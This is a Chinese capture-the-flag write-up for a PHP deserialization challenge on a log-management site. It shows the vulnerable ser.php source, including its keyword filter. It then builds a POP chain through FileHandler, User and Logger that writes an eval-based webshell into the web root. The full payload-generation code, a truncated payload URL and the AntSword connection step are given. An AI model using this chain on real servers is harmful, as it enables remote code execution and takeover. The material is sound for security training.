
wp

> 进去是一个日志管理系统





```
        </div>
        <!-- hhhhhh!!!! where is xxx.php -->
    </body>
    </html>
```

> 查看源码有提示，这里涉及一点点对信息的收集
>
> /flag.php里边放了个假flag

然后其实大概率能猜到访问ser.php，引导不少。

> 接下来就可以看到反序列化源码了




```php
<?php
error_reporting(0);
highlight_file(__FILE__);
class FileHandler {
        private $fileHandle;
        private $fileName;

        public function __construct($fileName = 'data.txt') {
                $this->fileName = $fileName;
                $this->fileHandle = fopen($fileName, 'a');
        }

        public function __destruct() {
                if ($this->fileHandle) {
                        fclose($this->fileHandle);
```

```php
<?php
error_reporting(0);

class FileHandler {
```

```
    private $fileHandle;
    private $fileName;

    public function __construct($fileName = 'data.txt') {
        $this->fileName = $fileName;
        $this->fileHandle = fopen($fileName, 'a');
    }

    public function __destruct() {
        if ($this->fileHandle) {
            fclose($this->fileHandle);
        }
        echo $this->fileName;
    }
}

class Config {
    private $settings = [];

    public function __get($key) {
        return $this->settings[$key] ?? null;
    }

    public function __set($key, $value) {
        $this->settings[$key] = strip_tags($value);
    }
}

class MySessionHandler {
    private $sessionId;
    private $data = [];

    public function __wakeup() {
        $this->data = [];
        $this->sessionId = uniqid('sess_', true);
    }
}

class User {
    private $userData = [];
    public $data;
    public $params;

    public function __set($name, $value) {
        $this->userData[$name] = $value;
    }

    public function __get($name) {
        return $this->userData[$name] ?? null;
    }

    public function __toString() {
        if (is_string($this->params) && is_array($this->data) && count($this-
>data) === 2) {
            call_user_func($this->data, $this->params);
        }
        return "User";
    }
```

```php
}

class CacheManager {
    private $cacheDir;
    private $ttl;

    public function __construct($dir = '/tmp/cache', $ttl = 3600) {
        $this->cacheDir = $dir;
        $this->ttl = $ttl;
    }

    public function __destruct() {
        error_log("[Cache] Destroyed manager for {$this->cacheDir}");
    }
}

class Logger {
    private $logFile;

    public function __construct($logFile = 'app.log') {
        $this->logFile = $logFile;
    }

    public function setLogFile($file) {
        $this->logFile = $file;
    }

    private function log($message) {
        file_put_contents($this->logFile, $message . PHP_EOL, FILE_APPEND);
    }

    public function __invoke($msg) {
        $this->log($msg);
    }
}

class UserProfile {
    public $name;
    public $email;

    public function __toString() {
        return "User: {$this->name} ({$this->email})";
        echo $this->name;
        echo $this->email;
    }
}

class MathHelper {
    private $factor = 1;

    public function __invoke($x) {
        return $x * $this->factor;
    }
}


if (isset($_GET['data'])) {
    $input = $_GET['data'];
```

```
    if (preg_match('/bash|sh|exec|system|passthru|`|eval|assert/i', $input)) {
        die("Hacker?\n");
    }
    @unserialize(base64_decode($input));
    echo "Done.\n";
} else {
    highlight_file(__FILE__);
}
```

然后分析，利用file_put_content写入shell，然后蚁剑读flag

61.139.2.130:8081/ser.php?data=TzoxMToiRmlsZUhhbmRsZXIiOjI6e3M6MjM6IgBGaWxlSGFuZGxlcgBmaWxlSGFuZGxlIjtpOjA7czoyMToiAEZpbGVlYW5kbGVyAGZpbGV

payload

```
$logger = new Logger();
$logger->setLogFile('/var/www/html/web123.php');
$user = new User();
$user->data = [$logger, '__invoke'];
$user->params = '<?php @eval($_POST["cmd"]);?>';

$fileHandler = new FileHandler($user);

$payload = base64_encode(serialize($fileHandler));
echo urlencode($payload);
```

蚁剑连接

读到flag


www
html
php
名称
fffffllllaaagg.php